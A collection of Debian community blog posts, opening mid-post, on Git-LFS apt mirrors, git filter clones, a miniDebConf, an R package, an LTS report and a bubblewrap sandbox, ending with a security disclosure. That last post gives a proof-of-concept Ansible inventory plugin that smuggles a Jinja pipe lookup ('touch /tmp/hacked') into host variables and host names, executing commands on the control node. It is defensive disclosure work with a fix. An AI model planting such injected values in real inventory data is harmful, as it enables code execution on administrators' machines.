approach will be difficult to scale too. At some level the difference is understandable, Git-LFS probably store two different Packages files around 90MB each for Trisquel as two 90MB files, but native Git would store it as one compressed version of the 90MB file and one relatively small patch to turn the old files into the next file. So the Git-LFS approach surprisingly scale less well for overall storage-size. Still, the original repository is much smaller, and you usually don t have to pull all LFS files anyway. So it is net win. Throughout this work, I kept thinking about how my approach relates to Debian s snapshot service. Ultimately what I would want is a combination of these two services. To have a good foundation to do transparency work I would want to have a collection of all Release/Packages/Sources files ever published, and ultimately also the source code and binaries. While it makes sense to start on the latest stable releases of distributions, this effort should scale backwards in time as well. For reproducing binaries from source code, I need to be able to securely find earlier versions of binary packages used for rebuilds. So I need to import all the Release/Packages/Sources packages from snapshot into my repositories. The latency to retrieve files from that server is slow so I haven t been able to find an efficient/parallelized way to download the files. If I m able to finish this, I would have confidence that my new Git-LFS based approach to store these files will scale over many years to come. This remains to be seen. Perhaps the repository has to be split up per release or per architecture or similar. Another factor is storage costs. While the git repository size for a Git-LFS based repository with files from several years may be possible to sustain, the Git-LFS storage size surely won t be. It seems GitLab charges the same for files in repositories and in Git-LFS, and it is around $500 per 100GB per year. It may be possible to setup a separate Git-LFS backend not hosted at GitLab to serve the LFS files. Does anyone know of a suitable server implementation for this? I had a quick look at the Git-LFS implementation list and it seems the closest reasonable approach would be to setup the Gitea-clone Forgejo as a self-hosted server. Perhaps a cloud storage approach a la S3 is the way to go? The cost to host this on GitLab will be manageable for up to ~1TB ($5000/year) but scaling it to storing say 500TB of data would mean an yearly fee of $2.5M which seems like poor value for the money. I realized that ultimately I would want a git repository locally with the entire content of all apt archives, including their binary and source packages, ever published. The storage requirements for a service like snapshot (~300TB of data?) is today not prohibitly expensive: 20TB disks are $500 a piece, so a storage enclosure with 36 disks would be around $18.000 for 720TB and using RAID1 means 360TB which is a good start. While I have heard about ~TB-sized Git-LFS repositories, would Git-LFS scale to 1PB? Perhaps the size of a git repository with multi-millions number of Git-LFS pointer files will become unmanageable? To get started on this approach, I decided to import a mirror of Debian s bookworm for amd64 into a Git-LFS repository. That is around 175GB so reasonable cheap to host even on GitLab ($1000/year for 200GB). Having this repository publicly available will make it possible to write software that uses this approach (e.g., porting debdistreproduce), to find out if this is useful and if it could scale. Distributing the apt repository via Git-LFS would also enable other interesting ideas to protecting the data. Consider configuring apt to use a local file:// URL to this git repository, and verifying the git checkout using some method similar to Guix s approach to trusting git content or Sigstore s gitsign. A naive push of the 175GB archive in a single git commit ran into pack size limitations: remote: fatal: pack exceeds maximum allowed size (4.88 GiB) however breaking up the commit into smaller commits for parts of the archive made it possible to push the entire archive. Here are the commands to create this repository: git init
git lfs install
git lfs track 'dists/**' 'pool/**'
git add .gitattributes
git commit -m"Add Git-LFS track attributes." .gitattributes
time debmirror --method=rsync --host ftp.se.debian.org --root :debian --arch=amd64 --source --dist=bookworm,bookworm-updates --section=main --verbose --diff=none --keyring /usr/share/keyrings/debian-archive-keyring.gpg --ignore .git .
git add dists project
git commit -m"Add." -a
git remote add origin git@gitlab.com:debdistutils/archives/debian/mirror.git
git push --set-upstream origin --all
for d in pool//; do
echo $d;
time git add $d;
git commit -m"Add $d." -a
git push
done
The resulting repository size is around 27MB with Git LFS object storage around 174GB. I think this approach would scale to handle all architectures for one release, but working with a single git repository for all releases for all architectures may lead to a too large git repository (>1GB). So maybe one repository per release? These repositories could also be split up on a subset of pool/ files, or there could be one repository per release per architecture or sources. Finally, I have concerns about using SHA1 for identifying objects. It seems both Git and Debian s snapshot service is currently using SHA1. For Git there is SHA-256 transition and it seems GitLab is working on support for SHA256-based repositories. For serious long-term deployment of these concepts, it would be nice to go for SHA256 identifiers directly. Git-LFS already uses SHA256 but Git internally uses SHA1 as does the Debian snapshot service. What do you think? Happy Hacking!

Christoph Berg: vcswatch and git --filter


Debian is running a "vcswatch" service that keeps track of the status of all packaging repositories that have a Vcs-Git (and other VCSes) header set and shows which repos might need a package upload to push pending changes out. Naturally, this is a lot of data and the scratch partition on qa.debian.org had to be expanded several times, up to 300 GB in the last iteration. Attempts to reduce that size using shallow clones (git clone --depth=50) did not result more than a few percent of space saved. Running git gc on all repos helps a bit, but is tedious and as Debian is growing, the repos are still growing both in size and number. I ended up blocking all repos with checkouts larger than a gigabyte, and still the only cure was expanding the disk, or to lower the blocking threshold. Since we only need a tiny bit of info from the repositories, namely the content of debian/changelog and a few other files from debian/, plus the number of commits since the last tag on the packaging branch, it made sense to try to get the info without fetching a full repo clone. The question if we could grab that solely using the GitLab API at salsa.debian.org was never really answered. But then, in #1032623, G bor N meth suggested the use of git clone --filter blob:none. As things go, this sat unattended in the bug report for almost a year until the next "disk full" event made me give it a try. The blob:none filter makes git clone omit all files, fetching only commit and tree information. Any blob (file content) needed at git run time is transparently fetched from the upstream repository, and stored locally. It turned out to be a game-changer. The (largish) repositories I tried it on shrank to 1/100 of the original size. Poking around I figured we could even do better by using tree:0 as filter. This additionally omits all trees from the git clone, again only fetching the information at run time when needed. Some of the larger repos I tried it on shrank to 1/1000 of their original size. I deployed the new option on qa.debian.org and scheduled all repositories to fetch a new clone on the next scan: The initial dip from 100% to 95% is my first "what happens if we block repos > 500 MB" attempt. Over the week after that, the git filter clones reduce the overall disk consumption from almost 300 GB to 15 GB, a 1/20. Some repos shrank from GBs to below a MB. Perhaps I should make all my git clones use one of the filters.

Gunnar Wolf: After miniDebConf Santa Fe



Last week we held our promised miniDebConf in Santa Fe City, Santa Fe province, Argentina just across the river from Paran , where I have spent almost six beautiful months I will never forget. Around 500 Kilometers North from Buenos Aires, Santa Fe and Paran are separated by the beautiful and majestic Paran river, which flows from Brazil, marks the Eastern border of Paraguay, and continues within Argentina as the heart of the litoral region of the country, until it merges with the Uruguay river (you guessed right the river marking the Eastern border of Argentina, first with Brazil and then with Uruguay), and they become the R o de la Plata. This was a short miniDebConf: we were lent the APUL union s building for the weekend (thank you very much!); during Saturday, we had a cycle of talks, and on sunday we had more of a hacklab logic, having some unstructured time to work each on their own projects, and to talk and have a good time together. We were five Debian people attending: santiago debacle eamanu dererk gwolf @debian.org. My main contact to kickstart organization was Mart n Bayo. Mart n was for many years the leader of the Technical Degree on Free Software at Universidad Nacional del Litoral, where I was also a teacher for several years. Together with Leo Mart nez, also a teacher at the tecnicatura, they contacted us with Guillermo and Gabriela, from the APUL non-teaching-staff union of said university. We had the following set of talks (for which there is a promise to get electronic record, as APUL was kind enough to record them! of course, I will push them to our usual conference video archiving service as soon as I get them)

Hour Title (Spanish) Title (English) Presented by
10:00-10:25 Introducci n al Software Libre Introduction to Free Software Mart n Bayo
10:30-10:55 Debian y su comunidad Debian and its community Emanuel Arias
11:00-11:25 Por qu sigo contribuyendo a Debian despu s de 20 a os? Why am I still contributing to Debian after 20 years? Santiago Ruano
11:30-11:55 Mi identidad y el proyecto Debian: Qu es el llavero OpenPGP y por qu ? My identity and the Debian project: What is the OpenPGP keyring and why? Gunnar Wolf
12:00-13:00 Explorando las masculinidades en el contexto del Software Libre Exploring masculinities in the context of Free Software Gora Ortiz Fuentes - Jos Francisco Ferro
13:00-14:30 Lunch
14:30-14:55 Debian para el d a a d a Debian for our every day Leonardo Mart nez
15:00-15:25 Debian en las Raspberry Pi Debian in the Raspberry Pi Gunnar Wolf
15:30-15:55 Device Trees Device Trees Lisandro Dami n Nicanor Perez Meyer (videoconferencia)
16:00-16:25 Python en Debian Python in Debian Emmanuel Arias
16:30-16:55 Debian y XMPP en la medici n de viento para la energ a e lica Debian and XMPP for wind measuring for eolic energy Martin Borgert
As it always happens DebConf, miniDebConf and other Debian-related activities are always fun, always productive, always a great opportunity to meet again our decades-long friends. Lets see what comes next!

14 March 2024

Dirk Eddelbuettel: ciw 0.0.1 on CRAN: New Package!

Happy to share that ciw is now on CRAN! I had tooted a little bit about it, e.g., here. What it provides is a single (efficient) function incoming() which summarises the state of the incoming directories at CRAN. I happen to like having these things at my (shell) fingertips, so it goes along with (still draft) wrapper ciw.r that will be part of the next littler release. For example, when I do this right now as I type this, I see
edd@rob:~$ ciw.r
    Folder                   Name                Time   Size          Age
    <char>                 <char>              <POSc> <char>   <difftime>
1: waiting   maximin_1.0-5.tar.gz 2024-03-13 22:22:00    20K   2.48 hours
2: inspect    GofCens_0.97.tar.gz 2024-03-13 21:12:00    29K   3.65 hours
3: inspect verbalisr_0.5.2.tar.gz 2024-03-13 20:09:00    79K   4.70 hours
4: waiting    rnames_1.0.1.tar.gz 2024-03-12 15:04:00   2.7K  33.78 hours
5: waiting  PCMBase_1.2.14.tar.gz 2024-03-10 12:32:00   406K  84.32 hours
6: pending        MPCR_1.1.tar.gz 2024-02-22 11:07:00   903K 493.73 hours
edd@rob:~$ 
which is rather compact as CRAN kept busy! This call runs in about (or just over) one second, which includes launching r. Good enough for me. From a well-connected EC2 instance it is about 800ms on the command-line. When I do I from here inside an R session it is maybe 700ms. And doing it over in Europe is faster still. (I am using ping=FALSE for these to omit the default sanity check of can I haz networking? to speed things up. The check adds another 200ms or so.) The function (and the wrapper) offer a ton of options too this is ridiculously easy to do thanks to the docopt package:
edd@rob:~$ ciw.r -x
Usage: ciw.r [-h] [-x] [-a] [-m] [-i] [-t] [-p] [-w] [-r] [-s] [-n] [-u] [-l rows] [-z] [ARG...]

-m --mega           use 'mega' mode of all folders (see --usage)
-i --inspect        visit 'inspect' folder
-t --pretest        visit 'pretest' folder
-p --pending        visit 'pending' folder
-w --waiting        visit 'waiting' folder
-r --recheck        visit 'waiting' folder
-a --archive        visit 'archive' folder
-n --newbies        visit 'newbies' folder
-u --publish        visit 'publish' folder
-s --skipsort       skip sorting of aggregate results by age
-l --lines rows     print top 'rows' of the result object [default: 50]
-z --ping           run the connectivity check first
-h --help           show this help text
-x --usage          show help and short example usage 

where ARG... can be one or more file name, or directories or package names.

Examples:
  ciw.r -ip                            # run in 'inspect' and 'pending' mode
  ciw.r -a                             # run with mode 'auto' resolved in incoming()
  ciw.r                                # run with defaults, same as '-itpwr'

When no argument is given, 'auto' is selected which corresponds to 'inspect', 'waiting',
'pending', 'pretest', and 'recheck'. Selecting '-m' or '--mega' are select as default.

Folder selecting arguments are cumulative; but 'mega' is a single selections of all folders
(i.e. 'inspect', 'waiting', 'pending', 'pretest', 'recheck', 'archive', 'newbies', 'publish').

ciw.r is part of littler which brings 'r' to the command-line.
See https://dirk.eddelbuettel.com/code/littler.html for more information.
edd@rob:~$ 
The README at the git repo and the CRAN page offer a screenshot movie showing some of the options in action. I have been using the little tools quite a bit over the last two or three weeks since I first put it together and find it quite handy. With that again a big Thank You! of appcreciation for all that CRAN does which this week included letting this past the newbies desk in under 24 hours. If you like this or other open-source work I do, you can sponsor me at GitHub.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

Freexian Collaborators: Monthly report about Debian Long Term Support, February 2024 (by Roberto C. S nchez)

Like each month, have a look at the work funded by Freexian s Debian LTS offering.

Debian LTS contributors In February, 18 contributors have been paid to work on Debian LTS, their reports are available:
  • Abhijith PA did 10.0h (out of 14.0h assigned), thus carrying over 4.0h to the next month.
  • Adrian Bunk did 13.5h (out of 24.25h assigned and 41.75h from previous period), thus carrying over 52.5h to the next month.
  • Bastien Roucari s did 20.0h (out of 20.0h assigned).
  • Ben Hutchings did 2.0h (out of 14.5h assigned and 9.5h from previous period), thus carrying over 22.0h to the next month.
  • Chris Lamb did 18.0h (out of 18.0h assigned).
  • Daniel Leidert did 10.0h (out of 10.0h assigned).
  • Emilio Pozuelo Monfort did 3.0h (out of 28.25h assigned and 31.75h from previous period), thus carrying over 57.0h to the next month.
  • Guilhem Moulin did 7.25h (out of 4.75h assigned and 15.25h from previous period), thus carrying over 12.75h to the next month.
  • Holger Levsen did 0.5h (out of 3.5h assigned and 8.5h from previous period), thus carrying over 11.5h to the next month.
  • Lee Garrett did 0.0h (out of 18.25h assigned and 41.75h from previous period), thus carrying over 60.0h to the next month.
  • Markus Koschany did 40.0h (out of 40.0h assigned).
  • Roberto C. S nchez did 3.5h (out of 8.75h assigned and 3.25h from previous period), thus carrying over 8.5h to the next month.
  • Santiago Ruano Rinc n did 13.5h (out of 13.5h assigned and 2.5h from previous period), thus carrying over 2.5h to the next month.
  • Sean Whitton did 4.5h (out of 0.5h assigned and 5.5h from previous period), thus carrying over 1.5h to the next month.
  • Sylvain Beucler did 24.5h (out of 27.75h assigned and 32.25h from previous period), thus carrying over 35.5h to the next month.
  • Thorsten Alteholz did 14.0h (out of 14.0h assigned).
  • Tobias Frost did 12.0h (out of 12.0h assigned).
  • Utkarsh Gupta did 11.25h (out of 26.75h assigned and 33.25h from previous period), thus carrying over 48.75 to the next month.

Evolution of the situation In February, we have released 17 DLAs. The number of DLAs published during February was a bit lower than usual, as there was much work going on in the area of triaging CVEs (a number of which turned out to not affect Debia buster, and others which ended up being duplicates, or otherwise determined to be invalid). Of the packages which did receive updates, notable were sudo (to fix a privilege management issue), and iwd and wpa (both of which suffered from authentication bypass vulnerabilities). While this has already been already announced in the Freexian blog, we would like to mention here the start of the Long Term Support project for Samba 4.17. You can find all the important details in that post, but we would like to highlight that it is thanks to our LTS sponsors that we are able to fund the work from our partner, Catalyst, towards improving the security support of Samba in Debian 12 (Bookworm).

Thanks to our sponsors Sponsors that joined recently are in bold.

11 March 2024

Joachim Breitner: Convenient sandboxed development environment

I like using one machine and setup for everything, from serious development work to hobby projects to managing my finances. This is very convenient, as often the lines between these are blurred. But it is also scary if I think of the large number of people who I have to trust to not want to extract all my personal data. Whenever I run a cabal install, or a fun VSCode extension gets updated, or anything like that, I am running code that could be malicious or buggy. In a way it is surprising and reassuring that, as far as I can tell, this commonly does not happen. Most open source developers out there seem to be nice and well-meaning, after all.

Convenient or it won t happen Nevertheless I thought I should do something about this. The safest option would probably to use dedicated virtual machines for the development work, with very little interaction with my main system. But knowing me, that did not seem likely to happen, as it sounded like a fair amount of hassle. So I aimed for a viable compromise between security and convenient, and one that does not get too much in the way of my current habits. For instance, it seems desirable to have the project files accessible from my unconstrained environment. This way, I could perform certain actions that need access to secret keys or tokens, but are (unlikely) to run code (e.g. git push, git pull from private repositories, gh pr create) from the outside , and the actual build environment can do without access to these secrets. The user experience I thus want is a quick way to enter a development environment where I can do most of the things I need to do while programming (network access, running command line and GUI programs), with access to the current project, but without access to my actual /home directory. I initially followed the blog post Application Isolation using NixOS Containers by Marcin Sucharski and got something working that mostly did what I wanted, but then a colleague pointed out that tools like firejail can achieve roughly the same with a less global setup. I tried to use firejail, but found it to be a bit too inflexible for my particular whims, so I ended up writing a small wrapper around the lower level sandboxing tool https://github.com/containers/bubblewrap.

Selective bubblewrapping This script, called dev and included below, builds a new filesystem namespace with minimal /proc and /dev directories, it s own /tmp directories. It then binds-mound some directories to make the host s NixOS system available inside the container (/bin, /usr, the nix store including domain socket, stuff for OpenGL applications). My user s home directory is taken from ~/.dev-home and some configuration files are bind-mounted for convenient sharing. I intentionally don t share most of the configuration for example, a direnv enable in the dev environment should not affect the main environment. The X11 socket for graphical applications and the corresponding .Xauthority file is made available. And finally, if I run dev in a project directory, this project directory is bind mounted writable, and the current working directory is preserved. The effect is that I can type dev on the command line to enter dev mode rather conveniently. I can run development tools, including graphical ones like VSCode, and especially the latter with its extensions is part of the sandbox. To do a git push I either exit the development environment (Ctrl-D) or open a separate terminal. Overall, the inconvenience of switching back and forth seems worth the extra protection. Clearly, isn t going to hold against a determined and maybe targeted attacker (e.g. access to the X11 and the nix daemon socket can probably be used to escape easily). But I hope it will help against a compromised dev dependency that just deletes or exfiltrates data, like keys or passwords, from the usual places in $HOME.

Rough corners There is more polishing that could be done.
  • In particular, clicking on a link inside VSCode in the container will currently open Firefox inside the container, without access to my settings and cookies etc. Ideally, links would be opened in the Firefox running outside. This is a problem that has a solution in the world of applications that are sandboxed with Flatpak, and involves a bunch of moving parts (a xdg-desktop-portal user service, a filtering dbus proxy, exposing access to that proxy in the container). I experimented with that for a bit longer than I should have, but could not get it to work to satisfaction (even without a container involved, I could not get xdg-desktop-portal to heed my default browser settings ). For now I will live with manually copying and pasting URLs, we ll see how long this lasts.
  • With this setup (and unlike the NixOS container setup I tried first), the same applications are installed inside and outside. It might be useful to separate the set of installed programs: There is simply no point in running evolution or firefox inside the container, and if I do not even have VSCode or cabal available outside, so that it s less likely that I forget to enter dev before using these tools. It shouldn t be too hard to cargo-cult some of the NixOS Containers infrastructure to be able to have a separate system configuration that I can manage as part of my normal system configuration and make available to bubblewrap here.
So likely I will refine this some more over time. Or get tired of typing dev and going back to what I did before

The script
The dev script (at the time of writing)

Evgeni Golov: Remote Code Execution in Ansible dynamic inventory plugins

I had reported this to Ansible a year ago (2023-02-23), but it seems this is considered expected behavior, so I am posting it here now. TL;DR Don't ever consume any data you got from an inventory if there is a chance somebody untrusted touched it. Inventory plugins Inventory plugins allow Ansible to pull inventory data from a variety of sources. The most common ones are probably the ones fetching instances from clouds like Amazon EC2 and Hetzner Cloud or the ones talking to tools like Foreman. For Ansible to function, an inventory needs to tell Ansible how to connect to a host (so e.g. a network address) and which groups the host belongs to (if any). But it can also set any arbitrary variable for that host, which is often used to provide additional information about it. These can be tags in EC2, parameters in Foreman, and other arbitrary data someone thought would be good to attach to that object. And this is where things are getting interesting. Somebody could add a comment to a host and that comment would be visible to you when you use the inventory with that host. And if that comment contains a Jinja expression, it might get executed. And if that Jinja expression is using the pipe lookup, it might get executed in your shell. Let that sink in for a moment, and then we'll look at an example. Example inventory plugin

from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('exploit.example.com')
        self.inventory.set_variable('exploit.example.com', 'ansible_connection', 'local')
        self.inventory.set_variable('exploit.example.com', 'something_funny', '  lookup("pipe", "touch /tmp/hacked" )  ')
The code is mostly copy & paste from the Developing dynamic inventory docs for Ansible and does three things:
  1. defines the plugin name as evgeni.inventoryrce.inventory
  2. accepts any config that ends with evgeni.yml (we'll need that to trigger the use of this inventory later)
  3. adds an imaginary host exploit.example.com with local connection type and something_funny variable to the inventory
In reality this would be talking to some API, iterating over hosts known to it, fetching their data, etc. But the structure of the code would be very similar. The crucial part is that if we have a string with a Jinja expression, we can set it as a variable for a host. Using the example inventory plugin Now we install the collection containing this inventory plugin, or rather write the code to ~/.ansible/collections/ansible_collections/evgeni/inventoryrce/plugins/inventory/inventory.py (or wherever your Ansible loads its collections from). And we create a configuration file. As there is nothing to configure, it can be empty and only needs to have the right filename: touch inventory.evgeni.yml is all you need. If we now call ansible-inventory, we'll see our host and our variable present:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-inventory -i inventory.evgeni.yml --list
 
    "_meta":  
        "hostvars":  
            "exploit.example.com":  
                "ansible_connection": "local",
                "something_funny": "  lookup(\"pipe\", \"touch /tmp/hacked\" )  "
             
         
     ,
    "all":  
        "children": [
            "ungrouped"
        ]
     ,
    "ungrouped":  
        "hosts": [
            "exploit.example.com"
        ]
     
 
(ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory is required to allow the use of our inventory plugin, as it's not in the default list.) So far, nothing dangerous has happened. The inventory got generated, the host is present, the funny variable is set, but it's still only a string. Executing a playbook, interpreting Jinja To execute the code we'd need to use the variable in a context where Jinja is used. This could be a template where you actually use this variable, like a report where you print the comment the creator has added to a VM. Or a debug task where you dump all variables of a host to analyze what's set. Let's use that!
- hosts: all
  tasks:
    - name: Display all variables/facts known for a host
      ansible.builtin.debug:
        var: hostvars[inventory_hostname]
This playbook looks totally innocent: run against all hosts and dump their hostvars using debug. No mention of our funny variable. Yet, when we execute it, we see:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
ok: [exploit.example.com]
TASK [Display all variables/facts known for a host] *******************************************************
ok: [exploit.example.com] =>  
    "hostvars[inventory_hostname]":  
        "ansible_all_ipv4_addresses": [
            "192.168.122.1"
        ],
         
        "something_funny": ""
     
 
PLAY RECAP *************************************************************************************************
exploit.example.com  : ok=2    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0   
We got all variables dumped, that was expected, but now something_funny is an empty string? Jinja got executed, and the expression was lookup("pipe", "touch /tmp/hacked" ) and touch does not return anything. But it did create the file!
% ls -alh /tmp/hacked 
-rw-r--r--. 1 evgeni evgeni 0 Mar 10 17:18 /tmp/hacked
We just "hacked" the Ansible control node (aka: your laptop), as that's where lookup is executed. It could also have used the url lookup to send the contents of your Ansible vault to some internet host. Or connect to some VPN-secured system that should not be reachable from EC2/Hetzner/ . Why is this possible? This happens because set_variable(entity, varname, value) doesn't mark the values as unsafe and Ansible processes everything with Jinja in it. In this very specific example, a possible fix would be to explicitly wrap the string in AnsibleUnsafeText by using wrap_var:
from ansible.utils.unsafe_proxy import wrap_var
 
self.inventory.set_variable('exploit.example.com', 'something_funny', wrap_var('  lookup("pipe", "touch /tmp/hacked" )  '))
Which then gets rendered as a string when dumping the variables using debug:
"something_funny": "  lookup(\"pipe\", \"touch /tmp/hacked\" )  "
But it seems inventories don't do this:
for k, v in host_vars.items():
    self.inventory.set_variable(name, k, v)
(aws_ec2.py)
for key, value in hostvars.items():
    self.inventory.set_variable(hostname, key, value)
(hcloud.py)
for k, v in hostvars.items():
    try:
        self.inventory.set_variable(host_name, k, v)
    except ValueError as e:
        self.display.warning("Could not set host info hostvar for %s, skipping %s: %s" % (host, k, to_text(e)))
(foreman.py) And honestly, I can totally understand that. When developing an inventory, you do not expect to handle insecure input data. You also expect the API to handle the data in a secure way by default. But set_variable doesn't allow you to tag data as "safe" or "unsafe" easily and data in Ansible defaults to "safe". Can something similar happen in other parts of Ansible? It certainly happened in the past that Jinja was abused in Ansible: CVE-2016-9587, CVE-2017-7466, CVE-2017-7481 But even if we only look at inventories, add_host(host) can be abused in a similar way:
from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('lol  lookup("pipe", "touch /tmp/hacked-host" )  ')
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
fatal: [lol  lookup("pipe", "touch /tmp/hacked-host" )  ]: UNREACHABLE! =>  "changed": false, "msg": "Failed to connect to the host via ssh: ssh: Could not resolve hostname lol: No address associated with hostname", "unreachable": true 
PLAY RECAP ************************************************************************************************
